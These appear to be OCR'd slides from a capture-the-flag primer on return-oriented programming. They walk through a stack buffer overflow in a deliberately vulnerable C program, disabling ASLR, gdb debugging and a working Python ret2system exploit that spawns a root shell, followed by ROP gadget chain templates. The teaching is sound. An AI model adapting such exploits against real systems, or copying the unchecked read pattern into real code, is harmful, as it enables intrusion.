
ROP PRIMER
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CONTENTS

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WHAT IS THIS ABOUT?

RETURN-ORIENTED-PROGRAMMING IN CAPTURE THE FLAG CHALLENGES

NOT ABOUT ALL KINDS OF VULNERABILITIES NOR AN INTRO INTO x86 ASSEMBLY

> FOCUS ON BUFFER OVERFLOWS

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THE NEED FOR ROP

TO EXPLOIT, WE NEED

CODE EXECUTION

> CONTROL OVER EIP

CODE EXECUTION

TO CONTROL EIP, WE CAN

OVERWRITE SAVED RETURN ADDRESS

OR

OVERWRITE GLOBAL OFFSET POINTER

CODE EXECUTION

TO OVERWRITE SRA, WE MUST

OVERFLOW A BUFFER ON THE STACK

LET'S FOCUS ON BUFFER OVERFLOWS, THEY'RE EASIER TO EXPLAIN :)

EXECUTE SHELLCODE

HAVE TO STORE SHELLCODE

ON THE STACK OR

SOME WRITABLE DATA SECTION

EXPLOIT MITIGATION

SHELLCODE ON STACK

SINCE NX/DEP: STACK = NON-EXECUTABLE

BINARY WILL SEGFAULT AS SOON AS IT STARTS TO EXECUTE CODE FROM NON-EXECUTABLE MEMORY

WHAT IS ROP?

> RETURN-ORIENTED-PROGRAMMING

> RE-USE PIECES OF PROGRAM'S CODE SECTION

>> CODE SECTION == EXECUTABLE

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ROP VS RET2LIBC

> BOTH ROP AND RET2LIBC USE THE STACK TO CONTROL EXECUTION

> TO EXECUTE CODE, WE'LL FAKE STACK FRAMES

> FOR RET2LIBC, WE FAKE ONLY ONE STACK FRAME

> ROP CAN USE THE SAME STACK FRAME LAYOUT TO FAKE CALLS!

LET'S LOOK AT RET2LIBC

ASSUME LIBC ADDRESS IS STATIC (NO ASLR)

OVERFLOW A FUNCTION POINTER OR SAVED RETURN ADDRESS WITH SYSTEM()

SPAWN A SHELL

```
/bin/sh
```

CAT FLAG

```
cat flag 2>&1
```

INTERMEZZO: BUFFER OVERFLOWS & RET2LIBC

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char buf[16];
    read(0, buf, 1024);
    return 0;
}
```

OBVIOUS VULNERABILITY

EXAMPLE

```
root@kali:~/rop_example# ulimit -c unlimited
root@kali:~/rop_example# gcc -o ./rop_example rop_example.c
root@kali:~/rop_example# ./rop_example
AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIII
Segmentation fault (core dumped)
root@kali:~/rop_example#
```

ENABLE COREDUMPS

```
ulimit -c unlimited
```

CRASH THE BINARY & GENERATE CORE

GDB-PEDA IS OUR FRIEND

START GDB

```
gdb ./vuln core
```

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

USEFUL GDB-PEDA CMD: CHECKSEC

```
Program terminated with signal 11, Segmentation fault.
#0  0x48484848 in ?? ()
gdb-peda$
```

WE HAVE OVERWRITTEN EIP WITH 'HHHH'

BUT HOW?


ANATOMY OF A BUFFER OVERFLOW

```
objdump -d -M intel ./rop_example
```

```
08048320 <_start>:
 8048320:       31 ed                   xor    ebp,ebp
 8048322:       5e                      pop    esi
 8048323:       89 e1                   mov    ecx,esp
 8048325:       83 e4 f0                and    esp,0xfffffff0
 8048328:       50                      push   eax
 8048329:       54                      push   esp
 804832a:       52                      push   edx
 804832b:       68 40 84 04 08          push   0x8048440
 8048330:       68 50 84 04 08          push   0x8048450
 8048335:       51                      push   ecx
 8048336:       56                      push   esi
 8048337:       68 0c 84 04 08          push   0x804840c
 804833c:       e8 cf ff ff ff          call   8048310 <__libc_start_main@plt>
```

CALL: SUB ESP, 4
MOV [ESP], EIP

THE STACK BEFORE THE CALL



< SOME VALUE

< SOME VALUE


ESP < ARG1

< ARG2

CALL: SUB ESP, 4

MOV [ESP], EIP

THE STACK AFTER THE CALL



ESP

< SOME VALUE

< RETURN ADDR

< ARG1

< ARG2

CALL: SUB ESP, 4

MOV [ESP], EIP

MAIN() IS EXECUTED

```
0804840c <main>:
 804840c:       55                      push   ebp
 804840d:       89 e5                   mov    ebp,esp
 804840f:       83 e4 f0                and    esp,0xfffffff0
 8048412:       83 ec 20                sub    esp,0x20
 8048415:       c7 44 24 08 00 04 00    mov    DWORD PTR [esp+0x8],0x400
 804841c:       00
 804841d:       8d 44 24 10             lea    eax,[esp+0x10]
 8048421:       89 44 24 04             mov    DWORD PTR [esp+0x4],eax
 8048425:       c7 04 24 00 00 00 00    mov    DWORD PTR [esp],0x0
```


LEA: LOAD EFFECTIVE ADDRESS OF BUF

BUF IS ON THE STACK!


```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    char buf[16];
    read(0, buf, 1024);
    return 0;
}
```

THE STACK BEFORE READ()




THE STACK AFTER READ()



MAIN() WANTS TO RETURN

BUT WE HAVE OVERWRITTEN THE SAVED RETURN ADDRESS!


THE STACK BEFORE RET



RET: MOV EIP, [ESP]

ADD ESP, 4

THE STACK AFTER RET



RET: MOV EIP, [ESP]

ADD ESP, 4

EXECUTE OUR CODE

STACK IS NOT EXECUTABLE
BUT WE CAN RETURN-TO-LIBC

DISABLE ASLR:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```


GRAB ADDR OF SYSTEM()

```
Breakpoint 1, 0x0804840f in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7eafa80 <system>
```

> WE'RE GOING TO FAKE A CALL TO SYSTEM()
> A ROP CHAIN LOOKS BASICALLY THE SAME

HOW WOULD THE STACK LOOK?

THE STACK AFTER NORMAL CALL



STACK LAYOUT AT TOP OF FUNCTION

RET2SYSTEM:THE STACK BEFORE RET

ESP


100	< SYSTEM()
104	< FAKE RETURN ADDR
108	< ARG1
112	

"/bin/sh"

```
   0x8048431 <main+37>: mov    eax,0x0
   0x8048436 <main+42>: leave
=> 0x8048437 <main+43>: ret
```

RET WILL TAKE VALUE FOR EIP OFF TOP OF STACK

RET2SYSTEM:THE STACK AFTER RET



IDENTICAL STACK LAYOUT AFTER 'NORMAL' CALL!

STRATEGY

- STORE ARGUMENT FOR SYSTEM() ON STACK
- OVERWRITE SAVED RETURN ADDRESS
- SETUP CORRECT STACK LAYOUT TO FAKE A CALL

```
Breakpoint 1, 0x08048437 in main ()
gdb-peda$ x/s $esp-28
0xbffff4c0:      "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH\n"
```

REMEMBER: ASLR IS OFF, STACK ADDR IS **FIXED**

EXPLOIT

```python
#!/usr/bin/python
import struct
def p(x):
    return struct.pack('<L', x)

payload = ""
payload += "/bin/sh\x00"     # argument for system
payload += "A"*20            # padding

payload += p(0xb7eafa80)     # system@libc
payload += "FAKE"            # fake return address
payload += p(0xbffff4c0)     # pointer to "/bin/sh" on stack

print payload
```

```
root@kali:~/rop_example#
root@kali:~/rop_example#
root@kali:~/rop_example# python exploit.py | ./rop_example
sh: 1:[illegible] not found
Segmentation fault (core dumped)
root@kali:~/rop_example#
root@kali:~/rop_example#
```

#FAIL! DEBUG TIME

```
#!/usr/bin/python
import struct
def p(x):
    return struct.pack('<L', x)

payload = ""
payload += "/bin/sh\x00"     # argument for system
payload += "A"*20            # padding

#payload += p(0xb7eafa80)    # system@libc
payload += "BBBB"            # DEBUG
payload += "FAKE"            # fake return address
payload += p(0xbffff4c0)     # pointer to "/bin/sh" on stack

print payload
```

MAKE BINARY CRASH BEFORE SYSTEM() IS CALLED BY REPLACING THE ADDRESS WITH 'BBBB'

USE THE COREDUMP, LUKE

GDB'S STACK IS DIFFERENT

```
Core was generated by `./rop_example'.
Program terminated with signal 11, Segmentation fault.
#0  0x42424242 in ?? ()
gdb-peda$ i r
eax            0x0      0x0
ecx            0xbffff4f0       0xbffff4f0
edx            0x400    0x400
ebx            0xb7fbfff4       0xb7fbfff4
esp            0xbffff510       0xbffff510
ebp            0x41414141       0x41414141
esi            0x0      0x0
edi            0x0      0x0
eip            0x42424242       0x42424242
eflags         0x10207  [ CF PF IF RF ]
cs             0x73     0x73
ss             0x7b     0x7b
ds             0x7b     0x7b
es             0x7b     0x7b
fs             0x0      0x0
gs             0x33     0x33
gdb-peda$ x/s $esp-32
0xbffff4f0:     "/bin/sh"
```

LOCATION OF STACK IS DIFFERENT! UPDATE EXPLOIT WITH NEW POINTER

IT'S ALIVE!

```
root@kali:~/rop_example#
root@kali:~/rop_example# (python exploit.py; cat) | ./rop_example
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
^C
Segmentation fault (core dumped)
root@kali:~/rop_example#
```

IMPORTANT: KEEP SHELL ALIVE WITH CAT

```
(python exploit.py; cat) | ./vuln
```

BINARY STILL CRASHES:

FAKE RETURN ADDR!

ROP CHAINS CAN LOOK VERY SIMILAR TO THE STACK LAYOUT WE USED FOR RET2LIBC

```
payload += p(0xb7eafa80)      # system@libc
payload += "FAKE"             # fake return address
payload += p(0xbffff4c0)      # pointer to "/bin/sh" on stack
```

^ RET2LIBC

ROP >


```
payload = ""
payload += p(GADGET1)         # gadget1
payload += p(POPPOPRET)       # pop esi; pop ebp; ret
payload += p(ARG1)            # argument1
payload += p(ARG2)            # argument2

payload += p(GADGET2)         # gadget2
payload += p(POPRET)          # pop ebp; ret
payload += p(ARG1)            # argument1

payload += p(GADGET3)         # gadget3
...
```

RECYCLE CODE IN EXECUTABLE SECTIONS

WE CAN RECYCLE ALL SORT OF CODE



CODE IN LIBRARIES (E.G. SYSTEM())

ASLR MIGHT BE A PROBLEM

FUNCTIONS IN GLOBAL OFFSET TABLE

GADGETS IN BINARY

ROP GADGETS: PUTTING THE R IN ROP

ROP USES THE STACK EXTENSIVELY TO ACHIEVE

CODE EXECUTION

> CONTROL OVER EIP VIA **RET** STATEMENTS

> CONTROL OVER STACK

A BINARY HAS MANY RETURN OPCODES

> RETS ARE PRECEDED BY OTHER INSTRUCTIONS
> GIVEN ENOUGH GADGETS, WE CAN DO ANYTHING...
> PREFERABLY SOMETHING LIKE THIS

```
cat flag # ;)
```

EXAMPLE GADGET FROM RANDOM BINARY

```
401093: 5b      pop     rbx
401094: 5d      pop     rbp
401095: 41 5c   pop     r12
401097: c3      ret
```

- > RETURN TO THIS GADGET TO SET SEVERAL REGISTERS
- > RET @ END MAKES SURE WE DON'T LOSE CONTROL
- > CORRESPONDING PYTHON CODE:

```
payload = ""
payload += p(0x401093)      #
payload += p(0xRBX)         #
payload += p(0xRBP)         #
payload += p(0xR12)         #
payload += p(NEXTGADGET)    #
...
```

